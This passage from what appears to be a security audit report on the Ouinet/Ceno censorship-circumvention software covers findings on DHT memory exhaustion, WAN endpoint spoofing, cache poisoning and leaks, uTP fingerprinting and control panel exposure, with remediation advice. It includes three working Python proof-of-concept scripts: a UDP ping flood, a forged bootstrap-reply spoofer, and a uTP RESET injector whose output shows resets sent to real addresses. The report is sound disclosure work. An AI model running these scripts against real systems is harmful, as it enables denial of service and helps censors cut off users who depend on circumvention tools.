        if (!value) {
            return boost::none;
        }
        if (encoded.size() == 0) {
            return boost::none;
        }
        if (encoded[0] != 'e') {
            return boost::none;
        }
        encoded.erase(0, 1);
        return BencodedValue(*value);
    }
    [...]
    } else if (encoded[0] == 'l') {
        encoded.erase(0, 1);
        BencodedList output;
        while (encoded.size() > 0 && encoded[0] != 'e') {
```

```
            boost::optional<BencodedValue> value = destructive_parse_value(encoded);
            if (!value) {
                return boost::none;
            }
            output.push_back(std::move(*value));
        }
        if (encoded.size() == 0) {
            return boost::none;
        }
        assert(encoded[0] == 'e');
        encoded.erase(0, 1);
        return BencodedValue(output);
    [...]
    } else {
        return boost::none;
    }
}
```

It is recommended to harden the parser to handle complex or hostile input safely. The recursive parsing routine should accept an explicit depth parameter and abort parsing once a defined threshold is exceeded. Alternatively, a pre-check on input complexity could be applied to reject clearly invalid packets before recursion begins. These changes ensure the injector can process malformed or malicious Bencoded input without risking denial of service.

OUI-01-031 WP4: Memory Exhaustion in DHT Query Handling *(High)*

Retest Notes: Resolved by Ouinet[52] and confirmed by 7ASecurity.

It was found that the BitTorrent injector service is vulnerable to memory exhaustion due to unconstrained processing of DHT queries. An attacker can flood the service with valid protocol messages such as *ping* or *find_node*, causing unbounded memory consumption and denial of service. The vulnerability arises from an architectural imbalance: unconstrained query ingress combined with artificially rate-limited egress creates systemic backpressure, exhausting memory and causing either process termination or severe performance degradation.

This issue affects the BitTorrent injector service, which listens on a configurable UDP port and requires no authentication. During an attack, memory usage steadily increases. Instead of an immediate crash, gradual exhaustion leads either to operating system termination of the process or to the node becoming unresponsive. The issue is reliably reproducible with default configurations.

[52] https://gitlab.com/equalitie/ouinet/-/merge_requests/151

The failure is caused by three architectural flaws. First, *DhtNode::receive_loop* accepts and processes incoming UDP packets without any backpressure mechanism. Second, *handle_query* allocates multiple memory-intensive objects for each query. Third, the *UdpMultiplexer* enforces strict rate limits on outgoing traffic, which allows response queues to accumulate faster than they can be drained. This resource mismanagement enables an attacker to force unlimited memory consumption.

PoC: dos_dht.py

```
import random
import socket
import threading
import time

# Configuration
VICTIM_IP = "0.0.0.0"           # Target node IP
VICTIM_PORT = 4567              # DHT port
THREAD_COUNT = 50               # Attack threads
DURATION = 600                  # Attack duration (10 minutes)

def bencode_string(s):
    if isinstance(s, str):
        s = s.encode()
    return f"{len(s)}:".encode() + s

def bencode_bytes(b):
    return f"{len(b)}:".encode() + b

def bencode_int(i):
    return f"i{i}e".encode()

def bencode_dict(d):
    encoded = b'd'
    for key, value in sorted(d.items()):
        encoded += bencode_string(key)
        if isinstance(value, dict):
            encoded += bencode_dict(value)
        elif isinstance(value, int):
            encoded += bencode_int(value)
        elif isinstance(value, bytes):
            encoded += bencode_bytes(value)
        else:
            encoded += bencode_string(value)
    encoded += b'e'
    return encoded

def decode_bencoded_string(data, start):
    colon = data.find(b':', start)
    if colon == -1:
        return None, start
```

```
    length = int(data[start:colon])
    start = colon + 1
    end = start + length
    return data[start:end], end

def decode_bencoded_dict(data, start):
    result = {}
    start += 1  # Skip 'd'
    while start < len(data) and data[start] != ord('e'):
        key, start = decode_bencoded_string(data, start)
        if data[start] == ord('d'):
            value, start = decode_bencoded_dict(data, start)
        elif data[start] == ord('i'):
            start += 1
            end = data.find(b'e', start)
            value = int(data[start:end])
            start = end + 1
        else:
            value, start = decode_bencoded_string(data, start)
        result[key] = value
    return result, start + 1  # Skip 'e'

def create_simple_ping():
    transaction_id = random.randbytes(4)
    return bencode_dict({
        b't': transaction_id,
        b'y': b'q',
        b'q': b'ping',
        b'a': {
            b'id': random.randbytes(20),
        }
    })

def attack_thread(stop_event):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_SNDBUF, 1024*1024)

    request = create_simple_ping()
    while not stop_event.is_set():
        try:
            sock.sendto(request, (VICTIM_IP, VICTIM_PORT))
        except Exception as e:
            print(f"Send error: {e}")

if __name__ == "__main__":
    print("[*] Starting memory exhaustion attack against DHT node")
    print(f"[*] Target: {VICTIM_IP}:{VICTIM_PORT}")

    # Launch flood
    print(f"[*] Launching attack with {THREAD_COUNT} threads for {DURATION} seconds")
    stop_event = threading.Event()
```

```
    threads = []

    for i in range(THREAD_COUNT):
        t = threading.Thread(target=attack_thread, args=(stop_event,))
        t.daemon = True
        t.start()
        threads.append(t)

    # Monitoring
    start_time = time.time()
    packet_count = 0
    last_report = start_time

    while not stop_event.is_set():
        time.sleep(1)
        elapsed = time.time() - start_time
        if time.time() - last_report > 5:
            print(f"[+] Attack running: {elapsed:.0f}s elapsed")
            last_report = time.time()

    # Wait for threads to finish
    stop_event.set()
    for t in threads:
        t.join(2)

    print("[!] Attack completed")
```

Commands:

```
type NUL > "%TEMP%\ouinet-injector.conf"
injector.exe --repo "%TEMP%" --log-level=INFO
```

Output:

```
[INFO] Log level set to: INFO
[INFO] Bep5: uTP/TLS Address: 0.0.0.0:4567
[INFO] Injector swarm:
sha1('ed25519:na2irtf5urvk7tfzxw3pexdxz2vpsijb52tkj7dh2bm6fnxdyq7q/v6/injectors'):
9f3a3b1e5c0d40dd497d5830a2ee0cf1e89cd7ef
[INFO] HTTP signing public key (Ed25519):
683488ccbda46aafccb9bdb6f25c77ceaaf92121eea6a4fc67d059e2b6e3c43f
[INFO] BT is operating on endpoint: UDP:0.0.0.0:4567
[WARN] Bep5Announcer: Announcing infohash: 9f3a3b1e5c0d40dd497d5830a2ee0cf1e89cd7ef:
failed; ec="Unknown error (10051)"
<...Killed...>
```

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/bittorrent/udp_multiplexer.h

Affected Code:

```
inline
UdpMultiplexer::UdpMultiplexer(asio_utp::udp_multiplexer&& s):
    _socket(std::move(s)),
    _send_queue_nonempty(_socket.get_executor()),
    _rate_limiting_timer(_socket.get_executor())
{
    assert(_socket.is_open());

    LOG_INFO("BT is operating on endpoint: UDP:", _socket.local_endpoint());

    [...]

    TRACK_SPAWN(get_executor(), [this] (asio::yield_context yield) {
        Cancel cancel(_terminate_signal);

        auto terminated = cancel.connect([&] {
            _send_queue_nonempty.notify();
        });

        const float max_rate = (500 * 1000)/8; // 500K bits/sec

        while(true) {
            if (terminated) {
                break;
            }

            if (_send_queue.empty()) {
                sys::error_code ec;
                _send_queue_nonempty.wait(yield[ec]);
                continue;
            }

            SendEntry& entry = _send_queue.front();

            sys::error_code ec;

            if (!ec) {
                _socket.async_send_to(buffer(entry.message), entry.to, yield[ec]);
            }

            if (terminated) break;

            if (!ec) {
                sent += entry.message.size();
                _rc_tx.update(entry.message.size());
                maintain_max_rate_bytes_per_sec(_rc_tx.rate(), max_rate, yield[ec]);
```

```
                if (terminated) break;
            }

            _send_queue.front().sent_signal(ec);
            _send_queue.pop_front();
        }
    });

    TRACK_SPAWN(get_executor(), [this] (asio::yield_context yield) {
        auto terminated = _terminate_signal.connect([]{});

        std::vector<uint8_t> buf;
        udp::endpoint from;

        buf.resize(65536);

        while (true) {
            sys::error_code ec;


            size_t size = _socket.async_receive_from(asio::buffer(buf), from,
yield[ec]);
            if (terminated) return;

            _rc_rx.update(size);
            recv += size;

            for (auto& entry : std::move(_receive_queue)) {
                entry.handler(ec, boost::string_view((char*)&buf[0], size), from);
            }
        }
    });
}
```

A layered defense strategy is required to ensure graceful degradation under attack. The primary defense is an application-level processing rate limit within the *DhtNode*. Similar to the existing throttle on outgoing traffic, the node must enforce a sustainable rate for incoming queries. If the query arrival rate exceeds this limit, new requests must be dropped before costly processing occurs. This ensures that the node remains operational, even if it rejects excess traffic.

As a secondary defense, hard memory caps must be placed on the *UdpMultiplexer* internal queues. This prevents unbounded buffer growth from causing a crash and introduces backpressure on the network stack during sustained load. Both processing rate limits and queue size limits must be configurable for operational tuning. This two-tiered approach protects the injector against resource exhaustion by prioritizing stability and recovery.

OUI-01-032 WP4: WAN Endpoint Poisoning in Bootstrap Response *(Low)*

During BitTorrent DHT bootstrap, the injector accepts the first syntactically valid UDP reply and uses the *ip* field to set its *_wan_endpoint*. Because this exchange is unauthenticated UDP, an attacker who is on-path to the injector during bootstrap (e.g., on the same local network segment) can spoof a reply and cause the injector to record an incorrect WAN endpoint.

This issue affects the BitTorrent injector service during startup and requires the attacker to reside on the same local network as the victim. The attack is subtle because injector logs display a successful bootstrap and report the fake WAN endpoint without error. The injector then operates as an unreachable *"ghost"* silently failing to inject content. The attack is reliably reproducible if the attacker wins the race condition against the legitimate bootstrap response.

The failure is caused by unconditional trust in the first valid UDP response received during bootstrap. The *bootstrap_single* function extracts the IP field from the response to determine the external address. Since UDP lacks authentication, no mechanism verifies that the response originates from the real bootstrap server. An attacker can therefore forge this configuration parameter, undermining the client identity and position in the P2P network.

Attack Steps:

1. A bootstrap ping query is sent by the injector to initiate DHT participation.
2. A local attacker intercepts the query and forges a bootstrap response containing a fake WAN endpoint.
3. The injector accepts the spoofed endpoint as valid, generates a Node ID based on it, and operates with a compromised identity.
4. The attacker can then predict or control the Node ID, enabling eclipse attacks or interception of client traffic.

PoC: spoof_wan.py

```
#!/usr/bin/env python3

import socket
import struct
import random
import time
import re
from collections import OrderedDict

try:
    from scapy.all import sniff, send, IP, UDP, Raw
except ImportError:
```

```
    exit("[x] pip install scapy")

# --- Configuration ---
VICTIM_IP = "192.168.68.66"
FAKE_WAN_IP = "255.255.255.255"
FAKE_WAN_PORT = 1234

# --- Improved Bencode Parser ---
def parse_bencode(data):
    if data.startswith(b'd'):
        result = OrderedDict()
        data = data[1:]
        while not data.startswith(b'e'):
            key, data = parse_bencode(data)
            value, data = parse_bencode(data)
            result[key] = value
        return result, data[1:]
    elif data.startswith(b'l'):
        result = []
        data = data[1:]
        while not data.startswith(b'e'):
            item, data = parse_bencode(data)
            result.append(item)
        return result, data[1:]
    elif data[0] in b'0123456789':
        length, _, data = data.partition(b':')
        length = int(length)
        return data[:length], data[length:]
    elif data.startswith(b'i'):
        data = data[1:]
        end = data.index(b'e')
        number = int(data[:end])
        return number, data[end+1:]
    return None, data

def decode_bencode_full(data):
    result, remaining = parse_bencode(data)
    return result if not remaining else None

# --- Packet Handler ---
def packet_handler(packet):
    if not packet.haslayer(UDP) or not packet.haslayer(IP) or not packet.haslayer(Raw):
        return

    if packet[IP].src != VICTIM_IP:
        return

    payload = packet[Raw].load

    try:
        decoded = decode_bencode_full(payload)
```

```
        if not decoded or b'y' not in decoded or b'q' not in decoded:
            return

        if decoded[b'y'] != b'q' or decoded[b'q'] != b'ping':
            return

        print(f"[+] Intercepted DHT ping from victim {VICTIM_IP} to
{packet[IP].dst}:{packet[UDP].dport}")

        # Build fake response
        fake_ip = socket.inet_aton(FAKE_WAN_IP) + struct.pack('>H', FAKE_WAN_PORT)
        response = OrderedDict([
            (b't', decoded[b't']),  # Original transaction ID
            (b'y', b'r'),
            (b'ip', fake_ip),
            (b'r', OrderedDict([
                (b'id', random.randbytes(20))
            ]))
        ])

        # Bencode encoding
        bencoded = b'd'
        for k, v in response.items():
            bencoded += f"{len(k)}:".encode() + k
            if isinstance(v, bytes):
                bencoded += f"{len(v)}:".encode() + v
            elif isinstance(v, OrderedDict):
                bencoded += b'd'
                for sk, sv in v.items():
                    bencoded += f"{len(sk)}:".encode() + sk
                    bencoded += f"{len(sv)}:".encode() + sv
                bencoded += b'e'
        bencoded += b'e'

        # Send spoofed response
        spoofed_packet = IP(
            src=packet[IP].dst,
            dst=VICTIM_IP
        ) / UDP(
            sport=packet[UDP].dport,
            dport=packet[UDP].sport
        ) / Raw(load=bencoded)

        send(spoofed_packet, verbose=0)
        print(f"[!] Sent spoofed response forcing WAN IP to
{FAKE_WAN_IP}:{FAKE_WAN_PORT}")

    except Exception as e:
        print(f"[-] Error: {str(e)}")

if __name__ == "__main__":
```

```
    print("[*] Starting DHT WAN Endpoint Poisoning PoC (Fixed)")
    print(f"[*] Targeting client: {VICTIM_IP}")
    print("[*] Listening for DHT ping requests...")
    sniff(filter=f"udp and host {VICTIM_IP}", prn=packet_handler, store=0)
```

Commands:

```
type NUL > "%TEMP%\ouinet-injector.conf"
injector.exe --repo "%TEMP%" --log-level=INFO
```

Output:

```
[INFO] Bep5: uTP/TLS Address: 0.0.0.0:4567
[INFO] Injector swarm:
sha1('ed25519:na2irtf5urvk7tfzxw3pexdxz2vpsijb52tkj7dh2bm6fnxdyq7q/v6/injectors'):
9f3a3b1e5c0d40dd497d5830a2ee0cf1e89cd7ef
[INFO] HTTP signing public key (Ed25519):
683488ccbda46aafccb9bdb6f25c77ceaaf92121eea6a4fc67d059e2b6e3c43f
[INFO] BT is operating on endpoint: UDP:0.0.0.0:4567
[WARN] Bep5Announcer: Announcing infohash: 9f3a3b1e5c0d40dd497d5830a2ee0cf1e89cd7ef:
failed; ec="Unknown error (10051)"
[INFO] BT DHT: WAN endpoint: 255.255.255.255:1234
```

Affected File:

https://gitlab.com/equalitie/ouinet/[...]/src/bittorrent/dht.cpp

Affected Code:

```
Adht::DhtNode::BootstrapResult
dht::DhtNode::bootstrap_single( bootstrap::Address bootstrap_address
                              , Cancel cancel
                              , asio::yield_context yield)
{
    [...]
    BencodedMap initial_ping_reply = send_query_await_reply(
        { bootstrap_ep, boost::none },
        "ping",
        BencodedMap{{ "id" , _node_id.to_bytestring() }},
        nullptr,
        nullptr,
        cancel,
        yield[ec]
    );
    [...]
    auto my_ip = initial_ping_reply["ip"].as_string_view();
    [...]
    boost::optional<asio::ip::udp::endpoint> my_endpoint = decode_endpoint(*my_ip);
    [...]
    return {*my_endpoint, bootstrap_ep};
}

void dht::DhtNode::bootstrap(asio::yield_context yield)
```

```
{
    [...]
    while (!cancel) {
        [...]
        TRACK_SPAWN(_exec , ([
            [...]
            auto r = bootstrap_single(bs, done_cancel, yield[ec]);
            [...]
            auto& stats = add_result(rs, r, score_of(bs));

            if (stats.score >= SCORE_GOAL) {
                my_endpoint = r.my_ep;
                [...]
            }
        }));
        [...]
    }
    [...]
    _wan_endpoint = my_endpoint;

    _INFO("WAN endpoint: ", _wan_endpoint);
    [...]
    _node_id = NodeID::generate(_wan_endpoint.address());
    [...]
}
```

The bootstrap process must operate under the assumption of a hostile network. Trusting unauthenticated UDP packets is insufficient.

The primary defense is protocol diversification. The injector must query multiple independent services, such as public STUN servers and HTTPS-based IP discovery endpoints. Because HTTPS responses are protected by TLS, they cannot be forged without compromising a trusted certificate authority. The injector must only accept a WAN endpoint when results from multiple sources are consistent.

As an additional heuristic, latency analysis should be applied to DHT responses. Spoofed responses from a local attacker arrive with near-zero round-trip time, whereas legitimate responses from internet servers exhibit plausible latency. Responses arriving too quickly should be rejected.

The most robust long-term solution is cryptographic verification. Bootstrap nodes should sign responses with trusted public keys, ensuring authenticity and preventing spoofing.

OUI-01-033 WP4: Cache Poisoning via Ignored *Vary* Header *(Info)*

Note: After a discussion with the Ouinet team, it was later found that this issue is mitigated by design.

The Ouinet client caching mechanism is vulnerable to cache poisoning because it ignores the HTTP *Vary* header, which is essential for cache integrity. An attacker can send a request with a malicious header (for example, a custom *User-Agent*) to an origin server that uses *Vary*. The server returns a tailored response containing the reflected header value, which may include malicious JavaScript or HTML. The Ouinet cache generates its key using only the URL while ignoring request headers. The malicious response of the attacker is stored under a generic key, propagated through the distributed cache, and served to all users requesting the same URL. This enables persistent denial of service, content spoofing, or stored cross-site scripting.

This issue affects core caching logic. Exploitation occurs when an attacker convinces a user to visit a legitimate site that employs the *Vary* header for content negotiation. The poisoned entry propagates through the distributed cache, allowing a single attack to degrade service or compromise all subsequent users of the same resource. Neither the victim browser nor the origin server is aware that the Ouinet cache delivers incorrect content.

The failure is caused by an incomplete implementation of caching standards in RFC 7234[53]. Cache key generation relies only on the request URI and does not include request headers. The storage and retrieval logic lacks any mechanism to parse a response *Vary* header or generate composite keys that incorporate the specified request headers, which is required for compliant caching behavior.

An attacker may leverage this weakness to spoof all possible popular websites so they submit user credentials to attacker-controlled servers, and hence compromise multiple Ouinet users.

Attack Steps:

1. An attacker sends a request through Ouinet to a legitimate site that uses the *Vary* header (for example, *Vary: User-Agent*). The attacker includes a malicious payload in the relevant request header.
2. The server generates a response containing the payload and correctly includes the *Vary* header. The Ouinet client ignores this header and caches the response using only the URL as a key.

[53] https://datatracker.ietf.org/doc/html/rfc7234

3. A victim requests the same URL. The Ouinet network serves the poisoned cache entry, delivering the malicious content to the victim browser, leading to stored cross-site scripting or spoofing.

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/cache/cache_entry.h

Affected Code:
```
template <class Request>
inline
boost::optional<std::string> key_from_http_req(const Request& req) {
    // The key is currently the canonical URL itself.
    auto key = util::canonical_url(req.target());
    if (key.empty()) return boost::none;
    return key;
}
```

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/cache/client.cpp

Affected Code:
```
void store( const std::string& key
          , const GroupName& group
          , http_response::AbstractReader& r
          , Cancel cancel
          , asio::yield_context yield)
{
    sys::error_code ec;
    cache::KeepSignedReader fr(r);
    _http_store->store(key, fr, cancel, yield[ec]);
    if (ec) return or_throw(yield, ec);

    _groups->add(group, key, cancel, yield[ec]);
    if (ec) return or_throw(yield, ec);
    if (!_announcer) return;
    if (_announcer->add(compute_swarm_name(group)))
        _VERBOSE("Start announcing group: ", group);
}
```

The caching mechanism must be redesigned to comply with the *Vary* header specification. Treating a single URL as a universal content reference is unsafe. Each content variant must be treated as a distinct cacheable object.

The primary defense is to modify cache key generation logic. Before storing a response, the client must parse any *Vary* header and incorporate the designated request header values (e.g., the *User-Agent* and *Accept-Language)* into the cache key. As

defense-in-depth, the client should validate headers before serving cached items. If a stored response includes a *Vary* header, the client must confirm that the current request headers match before serving the cached content.

OUI-01-034 WP4: Sensitive Data Exposure via Ignored Cache-Control *(**Critical**)*

Retest Notes: Resolved by Ouinet[54] and confirmed by 7ASecurity.

It was found that the Ouinet client caching mechanism is vulnerable to cache poisoning, allowing sensitive information disclosure. The client violates RFC 7234[55] by storing responses that origin servers mark as *Cache-Control: private*. This occurs under two conditions: first, when a user enables an insecure cache-private config override setting, or second, more critically, in the default configuration whenever the client heuristically determines the generating request was “not-private”. Exploitation allows any network user to retrieve cached responses personalized for another user, resulting in a confidentiality breach.

This issue affects core caching logic. It occurs during normal browsing of sites that use cookie-less server-side personalization (for example, by IP address) and mark responses as private. The client silently caches these responses and places them in the shared cache, making them retrievable by other users. This leak is reproducible and exposes sensitive information such as geo-targeted content or account data tied to a specific location.

The root cause is a flawed design that assumes the client can disregard explicit server directives and safely override origin server privacy mechanisms. The *contains_private_data* function detects private data in headers or query strings but cannot account for server-side context. If a request appears “not-private” locally, the *ok_to_cache* function ignores the *private* directive. This is insecure because the client cannot know all server-side reasons for marking content as private.

Attack Steps:

1. A victim browses a website that generates personalized content and includes *Cache-Control: private* in the response.
2. The Ouinet client ignores this directive because the request does not contain private data and stores the response in the distributed cache.
3. An attacker on the same network requests the same URL and receives personalized content of the victim.

[54] https://gitlab.com/equalitie/ouinet/-/merge_requests/157
[55] https://datatracker.ietf.org/doc/html/rfc7234

Affected File:
https://gitlab.com/equalitie/ouinet/[...]/src/cache_control.cpp

Affected Code:

```
static bool contains_private_data(const http::request_header<>& request)
{
    for (auto& field : request) {
        if(!( util::field_is_one_of(field
                , http::field::host
                , http::field::user_agent
                , http::field::cache_control
                , http::field::accept
                , http::field::accept_language
                , http::field::accept_encoding
                , http::field::from
                , http::field::origin
                , http::field::keep_alive
                , http::field::connection
                , http::field::referer
                , http::field::proxy_connection
                , http::field::te
                , "X-Requested-With"
                // https://www.w3.org/TR/upgrade-insecure-requests/
                , "Upgrade-Insecure-Requests"
                // https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/DNT
                , "DNT")
            || field.name_string().starts_with(http_::header_prefix))) {
            return true;
        }
    }

    // TODO: This may be a bit too agressive.
    if (request.method() != http::verb::get) {
        return true;
    }

    if (!split_string_pair(request.target(), '?').second.empty()) {
        return true;
    }

    return false;
}
[...]
// TODO: This function is incomplete.
bool CacheControl::ok_to_cache( const http::request_header<>&  request
                              , const http::response_header<>& response
                              , bool cache_private
                              , const char** reason)
{
    [...]
```

```
    for (auto kv : SplitString(res_cache_control_i->value(), ','))
    {
        beast::string_view key, val;
        std::tie(key, val) = split_string_pair(kv, '=');

        // https://tools.ietf.org/html/rfc7234#section-3 (bullet #3)
        if (iequals(key, "no-store")) {
            if (reason) *reason = "response contains \"Cache-Control: no-store\"";

            return false;
        }
        // https://tools.ietf.org/html/rfc7234#section-3 (bullet #4)
        if (!cache_private && iequals(key, "private"))  {
            // NOTE: This decision based on the request having private data is
            // our extension (NOT part of RFC). Some servers (e.g.
            // www.bbc.com/) sometimes respond with 'Cache-Control: private'
            // even though the request doesn't contain any private data (e.g.
            // Cookies, {GET,POST,...} variables,...).  We believe this happens
            // when the server serves different content depending on the
            // client's geo location. While we don't necessarily want to break
            // this intent, we believe serving _some_ content is better than
            // none. As such, the client should always check for presence of
            // this 'private' field when fetching from distributed cache and
            // - if present - re-fetch from origin if possible.
            if (contains_private_data(request)) {
                if (reason)
                    *reason = "response contains \"Cache-Control: private\"";

                return false;
            }
        }
    }

    return true;
}
```

The client must treat the *Cache-Control: private* header as an unconditional “do-not-cache” directive in all configurations. A distributed cache is never appropriate for content marked as private by the origin server.

The primary defense is the removal of all logic that permits bypass of this directive. The *ok_to_cache* function should immediately return *false* when encountering *Cache-Control: private*, regardless of configuration or heuristics. Strict adherence to RFC 7234 ensures compliance with the web privacy and security model.

OUI-01-035 WP4: DoS via Default UDP port & uTP Fingerprinting *(High)*

Retest Notes: Resolved by Ouinet and confirmed by 7ASecurity.

Ceno injector connectivity relies on a small set of long-lived injector IPs communicating over a fixed UDP port (7085). These characteristics enable precise, low-collateral blocking by censors and have reportedly been exploited in practice (for example, national-level blocking in Russia). Additionally, the Ouinet client uTP handshake exposes a static, easily identifiable packet signature, allowing an adversary to detect and disrupt injector traffic once identified. The combined effect makes injector-based censorship circumvention fragile against targeted interference.

Issue 1: Static Injector Endpoints and Default UDP Port

During testing and production observation, injector communication was found to consistently use a few static IP addresses and UDP port 7085. Because these endpoints rarely change, a network adversary can block or throttle Ceno traffic by simple IP/port filtering—no DPI or packet inspection required. This attack vector has been confirmed in real-world scenarios, where the Russian government successfully disrupted Ceno access using this method.

Impact:
Blocking known injector IPs or UDP port 7085 results in immediate loss of connectivity for users operating in Personal browsing mode (direct retrieval disabled), fully defeating censorship-bypass capability. The attack requires minimal effort, introduces negligible collateral damage, and is already known to be exploitable in the wild.

PoC Summary:
Standard firewall or router rules blocking UDP 7085 or the known injector IP ranges replicate the failure observed in the lab, producing “failed content retrieval” in Ceno Browser.

Affected Component:
Injector communication layer using fixed UDP 7085 and persistent injector IP addresses.

It is recommended to remove the default fixed UDP port 7085 and introduce port agility with randomized or rotating port selection. It is advised to implement injector IP rotation or domain fronting to prevent long-term static endpoint exposure. It is recommended to implement automatic connection fallback and retry mechanisms across available injector endpoints when disruption is detected, without altering the Ceno BitTorrent-like transport design.

Issue 2: uTP Handshake Fingerprint

The Ouinet client performs an unencrypted uTP handshake where the initial ST_SYN packet begins with a static byte sequence (0x41 0x00). This deterministic header allows a censor with DPI capabilities to identify injector traffic with high accuracy and to inject forged ICMP errors or uTP RESET packets. The uTP ST_SYN fingerprint alone increases detectability but is less actionable than static injector endpoints; combined with known injector IPs and ports it enables precise, low-collateral disruption of injector traffic.

Impact:
Although the ST_SYN fingerprint alone may resemble generic uTP traffic, its predictability enables reliable identification once injector IPs or ports are known. Blocking or spoofing these connections may cause denial of service for users operating in Personal browsing mode (Ceno-only traffic) or in heavily censored networks where injector communication is required.

PoC: utp_rst.py

```
#!/usr/bin/env python3

import socket
import struct
import os
import random
from scapy.all import IP, UDP, Raw, send, sniff

# Configuration
INTERFACE = "vmnet8"  # Change to your network interface

def reset_connection(pkt):
    if pkt.haslayer(UDP) and pkt[UDP].payload:
        payload = bytes(pkt[UDP].payload)
        # Verify minimum uTP header length (20 bytes) and ST_SYN header
        if len(payload) >= 20 and payload[:2] == b"\x41\x00":
            client_ip = pkt[IP].src
            client_port = pkt[UDP].sport
            injector_ip = pkt[IP].dst
            injector_port = pkt[UDP].dport
            conn_id = payload[2:4]  # Extract Connection ID from ST_SYN

            # Extract client's sequence number from SYN (offset 16-18)
            client_seq = struct.unpack(">H", payload[16:18])[0]
            server_ack = (client_seq + 1) % 0x10000  # SYN consumes 1 seq

            # Generate random server sequence number (not zero!)
            server_seq = random.randint(1, 0xFFFF)
```

```
            print(f"[+] Detected uTP handshake: {client_ip}:{client_port} ->
{injector_ip}:{injector_port}")
            print(f"    CID: {conn_id.hex()}, Client Seq: {client_seq}")
            print(f"    Server Seq: {server_seq}, Server ACK: {server_ack}")

            # Build uTP ST_RESET header (0x3100)
            utp_reset = b"\x31\x00" + conn_id  # Correct reset header
            utp_reset += b"\x00" * 12          # Timestamp/diff/window (zeros)
            utp_reset += struct.pack(">H", server_seq)  # Server's random seq
            utp_reset += struct.pack(">H", server_ack)  # Client's seq + 1

            reset_pkt = IP(src=injector_ip, dst=client_ip) / \
                        UDP(sport=injector_port, dport=client_port) / \
                        Raw(load=utp_reset)

            send(reset_pkt, iface=INTERFACE, verbose=False)
            print(f"[!] Sent uTP RESET to {client_ip}:{client_port}")

def main():
    print(f"[*] Starting uTP connection resetter on {INTERFACE}")
    print("[*] Monitoring for uTP ST_SYN packets (0x4100 header)...")
    sniff(iface=INTERFACE, filter="udp", prn=reset_connection, store=0)

if __name__ == "__main__":
    main()
```

Command:

```
sudo python3 utp_rst.py
```

Output:

```
[*] Starting uTP connection resetter on vmnet8
[*] Monitoring for uTP ST_SYN packets (0x4100 header)...
[+] Detected uTP handshake: 172.16.33.141:58334 -> 103.75.118.80:7085
    CID: 12db, Client Seq: 5436
    Server Seq: 15229, Server ACK: 5437
[!] Sent uTP RESET to 172.16.33.141:58334
[+] Detected uTP handshake: 172.16.33.141:58334 -> 46.4.14.190:7085
    CID: 7e87, Client Seq: 14604
    Server Seq: 205, Server ACK: 14605
[!] Sent uTP RESET to 172.16.33.141:58334
[+] Detected uTP handshake: 172.16.33.141:58334 -> 139.99.131.74:7085
    CID: 0f3e, Client Seq: 153
    Server Seq: 63379, Server ACK: 154
[!] Sent uTP RESET to 172.16.33.141:58334
[+] Detected uTP handshake: 172.16.33.141:58334 -> 176.9.3.92:14582
    CID: 0124, Client Seq: 12382
    Server Seq: 15091, Server ACK: 12383
[!] Sent uTP RESET to 172.16.33.141:58334
[+] Detected uTP handshake: 172.16.33.141:58334 -> 88.202.190.75:46101
    CID: 440d, Client Seq: 18716
```

```
    Server Seq: 4436, Server ACK: 18717
[!] Sent uTP RESET to 172.16.33.141:58334
[...]
```

Result:
Ceno Browser displays failed content retrieval when injector traffic is blocked by forged resets.




Fig.: Ceno Browser demonstrating failed content retrieval from Ouinet

Note: For demonstration purposes, Personal browsing mode has been used, along with turned off content retrieval directly from the website (to force the usage of injectors)

The *asio-utp* wrapper library directly calls *utp_connect*, exposing the fingerprint before encryption begins. This allows an adversary to disrupt connections with forged packets, exploiting the unauthenticated nature of the handshake.

Affected File:
https://gitlab.com/equalitie/asio-utp/[...]/src/socket_impl.cpp

Affected Code:

```
void socket_impl::do_connect(const endpoint_type& ep, handler<> h)
{
    if (_debug) {
        log(this, " debug_id:", _debug_id, " socket_impl::do_connect ep:", ep);
    }

    assert(!_utp_socket);

    setup_op(_connect_handler, move(h), "connect");

    sockaddr_storage addr = util::to_sockaddr(ep);

    _utp_socket = utp_create_socket(_context->get_libutp_context());
    utp_set_userdata((utp_socket*) _utp_socket, this);

    utp_connect((utp_socket*) _utp_socket, (sockaddr*) &addr,
util::sockaddr_size(addr));
}
```

It is recommended to obfuscate the uTP handshake to prevent fingerprinting. The client should replace the static ST_SYN with a variable-length hello packet containing random padding and handshake data at a variable offset, which the injector can parse dynamically. As a stronger defense, the handshake can be encapsulated within a lightweight, pre-negotiated encrypted or authenticated tunnel, eliminating predictable headers and preventing forged RESET packets without the key. It is further recommended to implement telemetry for reset anomalies and enable automatic transport fallback when such interference is detected.

OUI-01-036 WP1/7/9: Insufficient Ouinet Client Control Panel Protection *(High)*

Retest Notes: Resolved by Ouinet[56] and confirmed by 7ASecurity.

The Ouinet Client control panel is accessible at *http://127.0.0.1:8078* by default. This panel allows control of enabled modules and logging settings for the proxy. Since version 1.2, the panel supports the *X-Ouinet-Front-End-Token*, but this feature is optional and not well documented. The Android version of Ceno Browser uses this token, while the desktop version relies on the outdated Ouinet 1.1.1 core, which lacks support for it.

If the control panel is exposed on *localhost:8078* without a secure token, a malicious website can force a user to execute requests that modify proxy settings. For example, log verbosity can be increased, causing full HTTP requests to be stored in a log file. When combined with DNS rebinding, this file can be downloaded, exposing sensitive data.

The Android release is not affected because the token is generated during installation. Although the random generator used is weak (OUI-01-007), guessing the seed on mobile devices is not feasible. All other deployments, including Docker-based instances, remain vulnerable.

Affected Resources:
Ceno-Desktop Application (using 1.1.1 Ouinet Core without token support)
Ouinet prior to 1.2.0
Ceno-Client docker image using default settings

Issue 1: Unsupported X-Ouinet-Front-End-Token in Ceno Desktop

